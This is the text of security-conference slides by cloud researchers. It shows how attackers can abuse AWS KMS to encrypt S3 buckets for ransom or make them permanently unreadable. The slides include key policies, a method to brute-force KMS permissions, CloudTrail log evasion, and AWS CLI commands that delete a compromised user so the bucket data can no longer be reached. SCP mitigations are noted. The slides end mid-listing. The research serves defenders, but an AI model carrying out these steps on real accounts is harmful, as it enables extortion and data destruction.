BSides Tirana

ENCRYPTING BUCKETS FOR COMPLIANCE AND RANSOM

HOW ATTACKERS CAN USE KMS TO RANSOMWARE S3 BUCKETS

Bleon Proko, Nathan Eades & Permiso

```
(blackhat)()(Nebula) >>> use credentials gl4ssesbo1
(blackhat)()(Nebula) >>> getuid
-----------------------------------------------------------------

UserName: gl4ssesbo1

-----------------------------------------------------------------

{
    "UserName": "gl4ssesbo1",
    "UserInfo": {
        "UserName": "gl4ssesbo1",
        "Name": "Bleon Proko",
        "Description": "This guy  ------------------------------------------------>",
        "Position": "Cloud Researcher @ Permiso"",
        "Email": "bleon.proko@protonmail.com",
        "Blog": "https://blog.pepperclipp.com/"
    }
}

-----------------------------------------------------------------
```

Our TAs

Financially motivated attackers

Not Nation Supported

Relatively low budget

Ransomware is a goal to them, since it does not require a large infrastructure, not large funds and it’s very profitable.

ransomware

Ransomware: a type of malicious software designed to block access to a computer system until a sum of money is paid.

Get access to the data

Download the data

Encrypt the data

Upload the data

Ask for Ransom

In case of not paying the ransom, the TA can release/sell the data.

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
WHAT ABOUT AWS S3 DATA?

For AWS S3, we need to make sure you have access to get and put files on the bucket, as well as being able to bypass security limitations that prevent data loss.

- Bucket Access Privileges (**s3:ListObjects**, **s3:GetObject**, **s3:PutObject**)
- Data Loss Prevention (**Bucket Versioning** and **MFA Delete**)



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RANSOMWARE BOTTLENECK

When faced with Hundreds/Thousands of Terabytes of data, downloading them will have some issues:

- Storage Costs - Weather it’s S3, local storage or even other storage like webdav, having a large amount of data costs a lot
- Data logs - Downloading a large amount of data takes time and creates a lot of logs that will be triggering a warning.

Our TAs have to find a way to encrypt the data, have access to the Plaintext at will and not have to spend much time and money.

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
KMS ENCRYPTION


AWS KMS is an AWS service that allows management and usage of Encryption Keys, as well as encrypting and decrypting data without the need of the key content.

Traditional Encryption



VS

KMS Encryption



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KMS KEY POLICY

AWS KMS manages access to the CMK using the Key Policy. The catch is no other identity, not even **root** has access to it.

```
{
  "Version": "2012-10-17",
  "Id": "key-consolepolicy-3",
  "Statement": [
    {
      "Sid": "Allow attachment of persistent resources",
      "Effect": "Allow",
      "Principal": {
        "AWS": [
          "arn:aws:iam::012345678912:user/testuser"
        ]
      },
      "Action": "kms:*",
      "Resource": "*"
    }
  ]
}
```

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S3 BUCKET ENCRYPTION

S3 buckets can be configured to encrypt the objects uploaded on them. This requires access to the key on KMS API Call kms:Encrypt

An S3 Bucket configured to encrypt the objects will have a Bucket Encryption Configuration attached to it:

```
{
    "ServerSideEncryptionConfiguration": {
        "Rules": [
            {
                "ApplyServerSideEncryptionByDefault": {
                    "SSEAlgorithm": "aws:kms",
                    "KMSMasterKeyID": "arn:aws:kms:us-east-1:            :key/dfd9abba-c1a3-4f27-adc0-49
cd027e4f29"
                },
                "BucketKeyEnabled": true
            }
        ]
    }
}
```

Encryption Config will define the KMS key that will be used to encrypt the objects

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
RANSOMWARE DE-BOTTLENECK



Notes:

- Key is Created using a compromised user on the target’s account
- Key resides on the target’s account
- Only the compromised identity has access to the key

RANSOMWARE ISSUES


- **Key is Created using a compromised user on the target's account:** Even though KMS Key policy denies access to other identities, an Administrator or the root account still has access to all the identities
- **Key resides on the target's account:** This means the root will still have some sort of access to the key, even if only some identities will have access to it.
- **Only the compromised identity has access to the key:** Going over to point nr.1, only that identity has access to the key, but the Administrator/root has access to the identity.

FINDING IDENTITY WITH ACCESS TO THE KEY

- Bruteforce KMS permissions
  - Create an IAM policy that allows kms:DescribeKey on the specific key
  - Get a list of all the identities (users and roles)
  - Attach the policy to each user and role
  - Modify each role's Trust Policy to allow the identity that is running the script to Assume them
  - If the user has 1 set of credentials (AccessKey and SecretKey), since by default each user can have 2, create a 2nd. If the user has 2 sets of credentials, delete the 1st and create a new one. As for the roles, they can use sts:AssumeRole to get a set of temporary credentials
  - Using the credentials of the identities, run kms:DescribeKey
  - Lastly detach the policy on the users and roles, detach the policy and delete the key, detach the policy, delete the users' credentials, and delete the policy
- Looking at CloudTrail logs
  - Look for kms:CreateKey and kms:PutKeyPolicy

To find the KMS Key ID, just go to KMS Page on AWS Console and look for the access error on the top

RE-DE-BOTTLENECK-ING THE RANSOMWARE



Notes:

- This will stop the logging, so reading logs to find the identity that has access to the key will not be possible
- A user on AWS can have characters **A-Z, a-z, 0-9, and + = , . @ _ - (hyphen)**, for example **qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu**

RANSOMWARE ISSUES TIME

Even if CloudTrail Trail is stopped or deleted, Event History will still be keeping the logs


```
{
    "eventVersion": "1.08",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AIDAUNVW3VEZYWRSN5SON",
        "arn": "arn:aws:iam::[redacted]:user/qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu",
        "accountId": "304252430643",
        "accessKeyId": "AKIAUNVW3VEZT4HH7X4B",
        "userName": "qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu"
    },
    "eventTime": "2023-05-22T15:42:03Z",
    "eventSource": "kms.amazonaws.com",
    "eventName": "CreateKey",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "46.252.45.8",
    "userAgent": "aws-cli/1.24.8 Python/3.10.7 Linux/5.19.0-41-generic botocore/1.29.22",
    "requestParameters": {
        "keyUsage": "ENCRYPT_DECRYPT",
        "description": "ransomware-key",
        "policy": "{\"Version\":\"2012-10-17\",\"Id\":\"key-consolepolicy-3\",\"Statement\":[{\"Sid
\":\"Allowattachmentofpersistentresources\",\"Effect\":\"Allow\",\"Principal\":{\"AWS
\":[\"arn:aws:iam::[redacted]:user/qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu\"]},\"Action\":\"kms:*
\",\"Resource\":\"*\"}]}",
        "multiRegion": true,
        "customerMasterKeySpec": "SYMMETRIC_DEFAULT",
        "keySpec": "SYMMETRIC_DEFAULT",
        "origin": "AWS_KMS",
        "bypassPolicyLockoutSafetyCheck": true
    },
    "responseElements": {
        "keyMetadata": {
            "aWSAccountId": "[redacted]",
            "keyId": "mrk-353260cfd6ce4fe1a3af1364ca18edb4",
            "arn": "arn:aws:kms:us-east-1:[redacted]:key/mrk-353260cfd6ce4fe1a3af1364ca18edb4",
            "creationDate": "May 22, 2023, 3:42:02 PM",
            "enabled": true
```


Deleting a user will delete the access to the key even if an identity with the same name is recreated

```
[redacted]:~/Desktop$ aws iam delete-access-key --user-name 'qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs
.@.=+UTbS90ECRJoNYu' --access-key-id 'AKIAUNVW3VEZT4HH7X4B' --profile administrator_user
[redacted]:~/Desktop$ aws iam delete-user --user-name 'qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+U
TbS90ECRJoNYu' --profile administrator_user
```

Now, even if the target creates the identity with the correct name, they cannot access the key, making the bucket objects encrypted and inaccessible.

```
[redacted]:~/Desktop$ aws kms describe-key --key-id "arn:aws:kms:us-east-1:304252430643:key/
mrk-353260cfd6ce4fe1a3af1364ca18edb4" --profile ransomUser

An error occurred (AccessDeniedException) when calling the DescribeKey operation: User: arn:aws:iam
::304252430643:user/qQ5ybE3L05eS.=8d6MuWN@wTSyl.OCs.@.=+UTbS90ECRJoNYu is not authorized to perform
: kms:DescribeKey on resource: arn:aws:kms:us-east-1:304252430643:key/mrk-353260cfd6ce4fe1a3af1364c
a18edb4 because no resource-based policy allows the kms:DescribeKey action
```

This leads to data destruction, but not ransomware.

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

KMS CROSS ACCOUNT KEY ACCESS




Which results in the attack



AN OBJECT A DAY KEEPS DATA ACCESS AWAY


Which results in the attack



SCP BOTTLENECK


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RestrictKMSOutsideOrg",
      "Effect": "Deny",
      "Action": [
        "kms:*"
      ],
      "Resource": [ "*" ],
      "Condition": {
        "StringNotEquals": {
          "aws:ResourceOrgID": "o-xxxxxxxxx"
        }
      }
    }
  ]
}
```

Running the KMS command will result in access denied



KEEPING IT SIMPLE WORKS TOO

Going back to the first attack, we can use the same thing while utilizing KMS:



I'M IN LOVE WITH THIS VERSION OF YOU

```
:~$ aws s3api list-object-versions --bucket permiso-bucket-with-versioning --profile adminUser
{
    "Versions": [
        {
            "ETag": "\"ef3a6a86beae5f22a844cfbe792a1e06\"",
            "Size": 317,
            "StorageClass": "STANDARD",
            "Key": "kmsKeyPolicy.json",
            "VersionId": "C.cEQ3k.qS.Gz8ncUhUJ.9ARpyOAXOev",
            "IsLatest": false,
            "LastModified": "2023-05-29T07:58:49.000Z",
            "Owner": {
                [redacted]
            }
